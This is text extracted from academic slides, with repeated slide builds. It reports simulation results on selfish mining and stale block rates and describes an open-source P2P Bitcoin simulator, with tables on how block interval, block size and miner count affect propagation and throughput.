
Selfish Mining and the Stale Block Rate

Influence of Stale Block rate on Selfish Mining



The higher the stale block rate
the higher the relative revenue

Influence of Stale Block rate on Selfish Mining




The higher the stale block rate
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
Selfish Mining under constant difficulty

Mining 1000 blocks

- 30 % selfish miner mines **209** blocks, instead of **300!** (under our optimal strategy)
- Eyal and Sirer's strategy yields on average **205.8** blocks



Selfish Mining yields fewer block rewards than honest mining.



Blockchain Network Simulator

P2P Blockchain Simulator (Open Source)

Realistic Setting

- Validation with existing Blockchain networks


P2P Blockchain Simulator (Open Source)

Realistic Setting


- Validation with existing Blockchain networks

Consensus Parameters	Network-Layer Parameters
Block interval (distribution)	Block size (distribution)
Mining power (distribution)	Geographical location of nodes/miners
	Number of connections of nodes/miners (distribution)
	4 different propagation protocols

P2P Blockchain Simulator (Open Source)




Relying nodes




Miners

P2P Blockchain Simulator (Open Source)



Relying nodes



Miners

<https://github.com/arthurgervais/Bitcoin-Simulator>

BTCIN SIMULATOR

IMPACT OF BLOCK GENERATION INTERVAL

Interval	STANDARD								Bandwidth (kbps)
	t _{mean} (s)	t _{median} (s)	t _{10%} (s)	t _{25%} (s)	t _{75%} (s)	t _{90%} (s)	s _r		
25 mins	61.23	35.73	18.43	24.15	52.59	91.02	1.72%	14.14	
10mins	25.83	14.7	7.87	10.14	21.29	35.47	1.51%	14.26	
2.5mins	6.83	4.18	2.52	3.06	5.76	9.12	1.82%	14.51	
1mins	3.02	2.08	1.43	1.65	2.68	3.76	2.15%	14.71	
30s	1.81	1.43	1.07	1.2	1.77	2.3	2.54%	15.39	
20s	1.45	1.21	0.95	1.05	1.45	1.83	3.20%	16.12	
10s	1.09	1	0.8	0.88	1.13	1.38	4.77%	17.67	
5s	0.93	0.89	0.73	0.79	0.97	1.13	8.64%	21.03	
2s	0.85	0.84	0.68	0.74	0.91	1	16.65%	31.44	
1s	0.84	0.82	0.67	0.71	0.89	0.97	26.74%	49.83	

BITCOIN SIMULATOR

IMPACT OF NUMBER OF MINERS

16 MINERS

32 MINERS

64 MINERS

128 MINERS

256 MINERS

Block Size (MB)	Block Interval	s_r	Throughput (tps)
0.25	30s	0.76	33.4
0.1	10s	1.76	40
0.25	20s	1.11	50
0.25	15s	1.45	66.7
0.5	30s	0.98	66.7
1	1mins	0.74	66.7

Scaling Bitcoin


Several weeks of simulation

**Blockchain
Simulator**

Scaling Bitcoin

Several weeks of simulation

0.5 sec - 25 min



Scaling Bitcoin

Several weeks of simulation

0.5 sec - 25 min

Block
interval

0.1 - 16 MB

Block
size



Scaling Bitcoin

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Scaling Bitcoin

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
Block
interval

0.1 - 16 MB

Block
size



- 1 MB blocks
- 1 Minute Block interval



No stale block rate increase

Scaling Bitcoin

Several weeks of simulation

0.5 sec - 25 min


